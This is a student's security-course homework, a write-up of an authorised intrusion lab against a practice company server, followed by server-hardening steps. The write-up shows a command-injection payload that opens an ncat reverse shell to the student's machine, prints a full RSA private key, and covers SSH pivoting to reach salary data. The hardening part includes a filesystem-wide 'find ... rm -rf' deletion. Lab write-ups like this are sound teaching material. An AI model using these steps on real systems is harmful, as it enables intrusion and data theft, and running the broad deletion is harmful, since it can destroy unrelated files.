Computer and Information Security

(ECE560, Fall 2020, Duke Univ., Prof. Tyler Bletsch)

Homework 5

Name: __Yisong Zou____

Duke NetID: ___yz558___

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something.
- **COMPUTERS YOU WILL NEED:**
  - The assignment will make use of the computers described below.
  - VMs you already have on the Duke VCM service:
    - Your **Linux VM** ("*ECE.560.01.F20 - Ubuntu20.04*" on VCM)
    - Your **Windows VM** ("*ECE.560.01.F20 - Win10*" on VCM)
    - A new **Kali VM** ("ECE.560.01.F20 - Kali 2002.2" on VCM)
  - Your own machine on Duke wifi: your **personal computer** (any OS). (If working remotely, VPN into the Duke network as needed.)
- **WRITTEN PORTION DIRECTIONS:**
  - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 0: Exploiting public information channels (5 points)

To get here, you had a brief adventure traversing public information channels: Wikipedia, Imgur, and the outside world.

Paste the selfie you took next to the Security Tree that led you to this assignment below OR, if you couldn't make it to campus, a selfie with a tree in your area (or a photoshop of you in front of a tree if you cannot safely leave your home).

Question 1: Full intrusion scenario (20 points)

A hypothetical company called Victimco has a web server here:
http://victimco.googz.us/

Their environment is on a cloud provider, and it is NAT'd with a port forward to allow access to the public web server.

Your mission: Find out Victimco employee Reginald Barclay's employee ID number and salary.

Rules and tips -- *read entirely*:

- **Show your work!** Show each thing you are able to understand or compromise. Answers without work shown will not receive credit.
- **Do not break things!** There is one instance of this environment shared for all students, so do not modify essential things on any server or leave behind anything. Port 2222 is open on the target for my administrative use -- this port is *not* in scope for your attack.
- **Report issues!** If you break something accidentally or find something broken, contact the instructor ASAP. There is no penalty if you break something by accident, just let me know.
- **Keep your stuff private!** If you need to download or create scratch files on one of the servers under attack, create a directory named for your NetID and keep everything in there.
- **Respect hacker privacy!** Do not look in other students' NetID directories.
- **Keep answers secret!** Don't tell other students facts about the environment you learn. You can talk about concepts, but not specific strategies informed by your past success on this problem.
- **Start early and get help!** This should be quite challenging and fairly open-ended. If you get stuck, see the instructor or a TA. In the final stage of the problem, you will need to analyze a SQL database dump -- if you do not have database experience and need help, see the instructor.
- **Website authentication is on, but it's not in scope of the attack!** The website has a basic unencrypted authentication that is *not* part of the attack exercise -- it's just there to prevent bots from cracking the server before you do. The login is **'student'** and the password is **'sec@560'**.
- **Tips:**
    - Portscanning OK -- you may scan the public IP and, once you gain a foothold, the private IP space behind the NAT.
    - The default username for Ubuntu Linux is 'ubuntu'.
    - At no point should you need root on any system here.
    - No need for SSH password brute force attacks (e.g. Hydra) -- look for other credentials.
    - To help you confirm your answer, note that if you sum the digits of Reginald Barclay's salary, you get 25.

Scoring:

- **Full credit** for finding Reginald's salary (provided you show your work in a way I can follow).

1. Use ifconfig to find the IP of my Linux VM

```
yz558@vcm-17149:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 152.3.53.125  netmask 255.255.255.0  broadcast 152.3.53.255
        inet6 fe80::250:56ff:fea1:d4df  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:a1:d4:df  txqueuelen 1000  (Ethernet)
        RX packets 87178039  bytes 6482923772 (6.4 GB)
        RX errors 0  dropped 132776  overruns 0  frame 0
        TX packets 1182247  bytes 2805496363 (2.8 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 158576  bytes 14338369 (14.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 158576  bytes 14338369 (14.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We can see that the IP is 152.3.53.125

2. Establish a reverse shell

Vm listen to port 8866:

```
yz558@vcm-17149:~$ nc -l 8866
```

Then on the website, inject the following command to make the VM catch the reverse shell

152.3.53.125 && ncat 152.3.53.125 8866 -e /bin/bash

Shell catched:

```
yz558@vcm-17149:~$ nc -l 8866
ls
golden.dat
index.php
logo.png
robots.txt
```

3. Upgrade the dumb shell to a TTY:

Source: https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

Run the following commane to upgrade a dumb shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now the dumb shell is upgraded to a TTY

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vco-web:/var/www/html$ tty
tty
/dev/pts/24
www-data@vco-web:/var/www/html$
```

4. **Use ls -a inside the /home/ubuntu directory, I can find the private key which is .victimco.pem**

```
www-data@vco-web:/home/ubuntu$ pwd
pwd
/home/ubuntu
www-data@vco-web:/home/ubuntu$ ls -a
ls -a
.   .bash_logout  .cache  .profile       goldenticket.txt
..  .bashrc       .local  .victimco.pem
www-data@vco-web:/home/ubuntu$
```

And now I can get content of the private key and try to connect to the server using ssh

```
www-data@vco-web:/home/ubuntu$ cat ./.victimco.pem
cat ./.victimco.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAwa4j+irr+uRkM8RjlgIXBN03+NadpfSM1mI6GYI1YH1tg32E
u3QXP6Uig7IVp9FDhSwbz+PzRG/1zEMgjKQ52aJbvivcsRTYtSr+K+yPqlN6BvLk
eUO//mUfD9TbZkuH4/EH+VjdKg8kCv6egAJNoY+9YEpawRMJFjH5C/yJ7IHu3UqZ
vMGs5BUu6/8tytQe/kyXGgjZyxbL2hKlBaDDTB44eAQvLVbv8GmiKGzNByFh3IB6
+d9a6O+bhbBuil1eDITsO5elc1sJFN8bkVkIxzJMMbp4hl0M63KzH+SWWeSoWjLI
44YTciLmMwzSnPH34md1IY3GKi4wsMzEvh9dXQIDAQABAoIBAQCeAEopU8qfKqLz
+EqlnZ7ZwP5gafTB5fbfDdMH7ElPJgOpOUSHB/XPXhACD83K0dSbV5h4yCU0t4F1
2W08Tt1CxkjBo1auv6rqYOBpRNsOwHrUIGJy6uo9xpDIgYVatlNtiLxQlkYWgbON
pJn5I+fg3TpIy1+uErFfAfWB6cs6vHZxTdctHpOu5WjRDX+wQ0qv5WSSXw4jKKT3
63Ld1tFXjW8J+weT1KJ/ZBVCQ8F1817VUnRS8KsEy11+o0qWrveRrgrfI6Z0y9YL
VDdjbVWq9PkErtPWBc3KL7jft8uqUEeyNSrTG/SvBlg5r1DENDQ4w/GHRHJ80tcG
8Ie+/yShAoGBAP5eIC4OiyVYLIs5HySrpLqDnw0KISjaPwY7kVa/yPJgSvaS6ZOX
AYG4doknauEzqUxih0TAEV36EeK3AcZcNO51IMOTMCOfjw5vR2jXl/IwioWENJlY
5JqXDUQljmMFFdtUXlC89yeGRtJnsRhSrwBdZE4xaMPG0tRuErbBEi6vAoGBAMLs
UVZePZLvf9+d7gOKMr/S+SJeVrMwtH3K3JNyk5jFrZv0m6daSa21+88oV9L1Clon
9C+SsHa4cNhJEQ9AsNBtHNlqeGB/q0pT3+43faA4mePlwdGEdLZwJExj3fD5lPy9
heEbr2f7DX7vwFihf8uFM/tA8SJn7ZhHIlSM+RezAoGBAIMUJikVvYalBW9JJE9V
VDH5GcEycxwGO2wOzjqR4g9kp7ygwFUZ/+DFGfBbq6wZXyjJrUM0Zr6y2vylqfh6
E5y+JwAhnTD+TE338iiI0PgxI3DiS+ip8kPniyKO5+0G9dhshZ29gu+PNne+j3gl
Q6FAfyv8MiyRDJwDjQk4PRJpAoGBAIdsX+Y9e1IGizT1KFPVRAT5spUqLdo40G1E
75KRW/IcBM4BV9Mha2cAtH3sbXfnPtX8RC55H5ib8+qQeQW70Bw+cniq/A8vI/Zz
53Q9oU4bhO9MxSenet71coKQL7Yn8FbX5ZfMAEWhqnKyZ1Qsf/kKBl9dcyqQQgY2
BafweW75AoGBAIheoiRnX4EEeXqs60m/RVyx41jOSHqhsHOTlx58ownOi8G98esm
q8dPqkFFJSWcfaETMW/fWFh3fcch1mgZlj8g9Ak6kDW6Lq4bgBY2NmVfNRDWy6sz
kAF3gJfEK2KDAgcWYvKuoZXL+bJTtsJsybOocg7sG54EVC22XSaOy6ul
-----END RSA PRIVATE KEY-----
www-data@vco-web:/home/ubuntu$
```

5. **Use netstat to find the private ip connect to the current NAT**

```
www-data@vco-web:/var/www/html$ netstat
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 vco-web:54718           vcm-16119.vm.duke.:6666 ESTABLISHED
tcp        0      0 vco-web:38288           192.168.1.97:ssh        ESTABLISHED
tcp        0      0 vco-web:47598           192.168.1.97:ssh        ESTABLISHED
tcp        0      0 vco-web:54624           vcm-16119.vm.duke.:6666 CLOSE_WAIT
tcp        0      0 vco-web:44292           vcm-16147.vm.duke.:1234 CLOSE_WAIT
tcp        0      0 vco-web:54704           vcm-16119.vm.duke.:6666 ESTABLISHED
tcp        0      0 vco-web:59408           vcm-16072.vm.duke.:7777 ESTABLISHED
tcp        0      0 vco-web:54658           vcm-16119.vm.duke.:6666 CLOSE_WAIT
tcp        0      0 vco-web:36348           vcm-16063.vm.duke.:8888 CLOSE_WAIT
tcp        0      0 vco-web:33224           vcm-16109.vm.duke.:8888 CLOSE_WAIT
tcp        0      0 vco-web:35656           vcm-17149.vm.duke.:8866 CLOSE_WAIT
tcp        0      0 vco-web:44264           192.168.1.97:ssh        ESTABLISHED
tcp        0    133 vco-web:35678           vcm-17149.vm.duke.:8866 ESTABLISHED
tcp        0      0 vco-web:54696           vcm-16119.vm.duke.:6666 CLOSE_WAIT
tcp        0      0 vco-web:35612           vcm-17149.vm.duke.:8866 CLOSE_WAIT
```

Here I can see the private ip address is **192.168.1.97**

6. **Use the private key to connect to the server:**

   ssh -i ./.victimco.pem ubuntu@192.168.1.97

```
www-data@vco-web:/home/ubuntu$ ssh -i ./.victimco.pem ubuntu@192.168.1.97
ssh -i ./.victimco.pem ubuntu@192.168.1.97
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.1.97 (192.168.1.97)' can't be established.
ECDSA key fingerprint is SHA256:gitakf1OUEaot2oSwqwYBac/5s+xK5YwyQfyUuOZcBw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 10 Nov 2020 11:07:24 PM UTC

  System load:           0.0
  Usage of /:            35.2% of 9.33GB
  Memory usage:          60%
  Swap usage:            0%
  Processes:             120
  Users logged in:       1
  IPv4 address for ens3: 100.68.9.168
  IPv6 address for ens3: 2001:19f0:5401:1e96:5400:3ff:fe05:738d
  IPv4 address for ens7: 192.168.1.97

 * Introducing self-healing high availability clustering for MicroK8s!
   Super simple, hardened and opinionated Kubernetes for production.

     https://microk8s.io/high-availability

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 10 16:48:08 2020 from 192.168.1.80
ubuntu@vco-acct:~$
```

7. **In the file /home/ubuntu/.viminfo**

I can find the path of the dump files

```
# File marks:
'0  717  0  /usr/share/backup/employees-db/load_employees.dump
|4,48,717,0,1604901098,"/usr/share/backup/employees-db/load_employees.dump"
'1  1  0  /usr/share/backup/employees-db/load_salaries2.dump
|4,49,1,0,1604824914,"/usr/share/backup/employees-db/load_salaries2.dump"
'2  1  0  /usr/share/backup/employees-db/load_salaries1.dump
|4,50,1,0,1604824906,"/usr/share/backup/employees-db/load_salaries1.dump"
'3  1  0  /usr/share/backup/employees-db/load_titles.dump
|4,51,1,0,1604824887,"/usr/share/backup/employees-db/load_titles.dump"
'4  1  0  /usr/share/backup/employees-db/load_dept_manager.dump
|4,52,1,0,1604824842,"/usr/share/backup/employees-db/load_dept_manager.dump"
'5  387  0  /usr/share/backup/employees-db/load_dept_emp.dump
|4,53,387,0,1604824824,"/usr/share/backup/employees-db/load_dept_emp.dump"
'6  1  0  /usr/share/backup/employees-db/load_departments.dump
|4,54,1,0,1604824800,"/usr/share/backup/employees-db/load_departments.dump"
'7  133  0  /usr/share/backup/employees-db/employees.sql
|4,55,133,0,1604824622,"/usr/share/backup/employees-db/employees.sql"
'8  717  0  /usr/share/backup/employees-db/load_employees.dump
|4,56,717,0,1604824579,"/usr/share/backup/employees-db/load_employees.dump"
'9  1  0  ~/.wget-hsts
|4,57,1,0,1604823778,"~/.wget-hsts"
```

8. **In the file /usr/share/backup/employees-db/load_employees.dump I can find the employee ID of Reginald Barclay using:**
   cat /usr/share/backup/employees-db/load_employees.dump | grep ‘Reginald’ 105

```
ubuntu@vco-acct:~$ cat /usr/share/backup/employees-db/load_employees.dump | grep 'Reginald'
</employees-db/load_employees.dump | grep 'Reginald'
(10590,'1963-10-01','Reginald','Barclay','M','1986-04-09'),
ubuntu@vco-acct:~$
```

9. **In the file /usr/share/backup/employees-db/load_salaries1.dump I can find the salary of Reginald Barclay using his id 10590:**
   cat /usr/share/backup/employees-db/load_salaries1.dump | grep '(10590,'

```
ubuntu@vco-acct:~$ cat /usr/share/backup/employees-db/load_salaries1.dump | grep '(10590,'
<p/employees-db/load_salaries1.dump | grep '(10590,'
(10590,65536,'2012-04-04','9999-01-01'),
ubuntu@vco-acct:~$
```

So his salary is 65536

‘

- **Partial/extra credit:** There are four “golden tickets” in the environment. These appear as the text “Golden Ticket #X: <SOME PHRASE>”. Find these and show these phrases for partial credit. If you get the final answer, the tickets are *extra* credit (2pts/ea). Some tickets come with hints.

1.On the NAT server inside /var/www/html/index.php

```
<!-- Golden ticket #1: TRUSTICO'S SHAMEFUL SECRET -->
<!-- ^^ added 2018-10-31. sorry this ticket wasn't in place from the start -->
<form method="post">
<input type=text name=domain placeholder="example.com" style="width: 20em;">
<input type=submit value="Check it!">
```

2. On the NAT server inside /var/www/html/golden.dat

```
cat golden.dat
I assume you popped a shell to see this and are snooping around the web server. Have you checked out user home directories?

Golden ticket #2: GOLDEN DOT DAT
```

3. On the NAT server inside /home/ubuntu/goldenticket.txt

```
cat goldenticket.txt
Golden ticket #3: WELCOME TO WEB SERVER

i wonder what else is on this network?

i wonder if one could find any credentials are around here?

even so, if one had credentials, but one's shell was hacky and couldn't run ssh, then one might want to google how to upgrade a plain reverse s
hell with a TTY...
```

4. On the website server inside /home/ubuntu/goldenticket.txt

```
ubuntu@vco-acct:~$ cat goldenticket.txt
cat goldenticket.txt
Golden ticket #4: WELCOME TO ACCOUNTING

ubuntu@vco-acct:~$
```

Question 2: Endpoint security (12 points)

You need to insert Question 2 here yourself

Question 2 explores how a defender could have hardened the web server from Question 1 of this homework ("Victimco"). However, the question contains spoilers as to how to do Question 1, and we can't have that. Therefore, to get to this question, you'll need Reginald Barclay's **employee ID number** and **salary**. Once you have it, visit the URL below, filling in the <fields> with this info (omitting the angle braces!):

https://people.duke.edu/~tkb13/courses/ece560/go/<emp_id>-<salary>.html

That will take you to a google doc - paste its full content below this box, thus providing you with **Question 2**.

Let's explore how a defender could have hardened the web server from Question 1 of this homework ("Victimco").

Set up vulnerable web server (1pt)

On your Linux VM, perform the following steps to recreate the Victimco web server setup.

Fully update the environment:

```
sudo apt update && sudo apt dist-upgrade && sudo apt autoremove
```

Note: if asked to update or replace a file relating to `grub` or `apt`, choose "keep the local version". Duke VCM has environment-specific settings in these files we'll want to preserve.

Install Apache web server, PHP, and the whois tool[1]:

```
sudo apt install tasksel
sudo tasksel install lamp-server
sudo apt install whois
```

Navigate to your VCM node in a local web browser and confirm you see the "Apache2 Ubuntu Default Page".

Remove the "Apache2 Ubuntu Default Page" page by deleting `/var/www/html/index.html`.

[1] You may wonder why we don't just `apt install` Apache and PHP directly using apt. It would indeed be wise to do so, but the `tasksel` command is a common recommendation if you google "install php ubuntu", so let's do it this naive way for now. We'll remove needless things later as we harden the server.

As root, download vco-web-public.tgz and extract it to `/var/www/html/`.
Note: don't put the .tgz file itself into `/var/www/html/`!

Edit `/etc/apache2/apache2.conf` so that AllowOverride for `/var/www` is as follows. This allows our `.htaccess` file to specify simple password login to prevent being compromised from random internet people and/or bots.


```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride AuthConfig
        Require all granted
</Directory>
```

Restart Apache to make the setting change take effect.

```
sudo apachectl restart
```

Navigate to your Linux VM in a web browser and confirm that the Victimco page is working and vulnerable as before (including simple password authentication!).

For all of the above, you just need to post a screenshot showing the Victimco page up and running on your VM (including address bar).



Enable automatic updates (1pt)

While automatic updates won't fix our particular web application flaw, it will close other holes at the OS and core application level. Duke VCM already enables automatic updates, but let's walk through the procedure to double-check.

Follow this procedure and **succinctly document confirmation** that the documented changes (or equivalent) are already present on your VM.

```
yz558@vcm-17149:~$ sudo apt install unattended-upgrades
[sudo] password for yz558:
Sorry, try again.
[sudo] password for yz558:
Reading package lists... Done
Building dependency tree
Reading state information... Done
unattended-upgrades is already the newest version (2.3ubuntu0.1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
yz558@vcm-17149:~$
```

```
File Edit Options Buffers Tools Help
// Automatically upgrade packages from these (origin:archive) pairs
Unattended-Upgrade::Allowed-Origins {
        "${distro_id}:${distro_codename}-security";
        "${distro_id}:${distro_codename}-updates";
//      "${distro_id}:${distro_codename}-proposed";
//      "${distro_id}:${distro_codename}-backports";
};

// List of packages to not update (regexp are supported)
Unattended-Upgrade::Package-Blacklist {
//      "vim";
//      "libc6";
//      "libc6-dev";
//      "libc6-i686";
};

// This option allows you to control if on a unclean dpkg exit
// unattended-upgrades will automatically run
//   dpkg --force-confold --configure -a
// The default is true, to ensure updates keep getting installed
//Unattended-Upgrade::AutoFixInterruptedDpkg "false";

// Split the upgrade into the smallest possible chunks so that
// they can be interrupted with SIGUSR1. This makes the upgrade
// a bit slower but it has the benefit that shutdown while a upgrade
// is running is possible (with a small delay)
Unattended-Upgrade::MinimalSteps "true";

// Install all unattended-upgrades when the machine is shuting down
// instead of doing it in the background while the machine is running
// This will (obviously) make shutdown slower
//Unattended-Upgrade::InstallOnShutdown "true";

// Send email to this address for problems or packages upgrades
// If empty or unset then no email is sent, make sure that you
// have a working mail setup on your system. A package that provides
// 'mailx' must be installed. E.g. "user@example.com"
-UU-:----F1  50unattended-upgrades   Top L1     (Fundamental) ----------------------------------------------
Beginning of buffer
```

Ensure correct settings (1pt)

Our vulnerable web application is a bit too small to have a large number of configuration options, but there is one thing you could consider changing: the HTTP authentication password.

If you leave it with the provided default of username “student” and password “sec@560”, other students could compromise your VM.


Research the htpasswd tool and Apache authentication in general and change your HTTP authentication password for your site. **Document how you do this.**

1. I used the following command to create a new password for student

sudo htpasswd -c /var/www/html/.htpasswd student

```
yz558@vcm-17149:/var/www/html$ sudo htpasswd -c /var/www/html/.htpasswd student
[sudo] password for yz558:
New password:
Re-type new password:
Adding password for user student
yz558@vcm-17149:/var/www/html$
```


2. Run: sudo service apache2 restart (Here I successfully set a new password)



Reduce attack surface: Software (2pt)

When we installed Apache and PHP, we did it by installing a “LAMP stack”, which stands for Linux, Apache, MySQL, and PHP. We aren’t using the MySQL part of the stack, so it’s a purely needless running service that brings its own set of issues.

Using netstat, **show that a MySQL daemon is running and listening on a TCP port**.



```
yz558@vcm-17149:/var/www/html$ sudo netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      612/sshd: /usr/sbin
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      10619/mysqld
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      479/systemd-resolve
tcp6       0      0 :::22                   :::*                    LISTEN      612/sshd: /usr/sbin
tcp6       0      0 :::443                  :::*                    LISTEN      15260/apache2
tcp6       0      0 :::33060                :::*                    LISTEN      10619/mysqld
tcp6       0      0 :::80                   :::*                    LISTEN      15260/apache2
udp        0      0 127.0.0.53:53           0.0.0.0:*                           479/systemd-resolve
udp        0      0 152.3.53.125:123        0.0.0.0:*                           598/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           598/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           598/ntpd
udp6       0      0 fe80::250:56ff:fea1:123 :::*                                598/ntpd
udp6       0      0 ::1:123                 :::*                                598/ntpd
udp6       0      0 :::123                  :::*                                598/ntpd
```

Completely remove MySQL from your Linux VM and **document how you did so**.

Show the same netstat output confirming that MySQL is no longer present.

Use apt to uninstall and remove all MySQL packages:

```
sudo apt-get remove --purge mysql-server mysql-client mysql-common -y
sudo apt-get autoremove -y
sudo apt-get autoclean
```


Remove the MySQL folder:

```
sudo rm -rf /etc/mysql
```

Delete all MySQL files on server:

```
sudo find / -iname 'mysql*' -exec rm -rf {} \;
```

MySQL no longer present



```
yz558@vcm-17149:/var/www/html$ sudo netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      612/sshd: /usr/sbin
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      479/systemd-resolve
tcp6       0      0 :::22                   :::*                    LISTEN      612/sshd: /usr/sbin
tcp6       0      0 :::443                  :::*                    LISTEN      15260/apache2
tcp6       0      0 :::80                   :::*                    LISTEN      15260/apache2
udp        0      0 127.0.0.53:53           0.0.0.0:*                           479/systemd-resolve
udp        0      0 152.3.53.125:123        0.0.0.0:*                           598/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           598/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           598/ntpd
udp6       0      0 fe80::250:56ff:fea1:123 :::*                                598/ntpd
udp6       0      0 ::1:123                 :::*                                598/ntpd
udp6       0      0 :::123                  :::*                                598/ntpd
```

Reduce attack surface: Firewall (2pt)

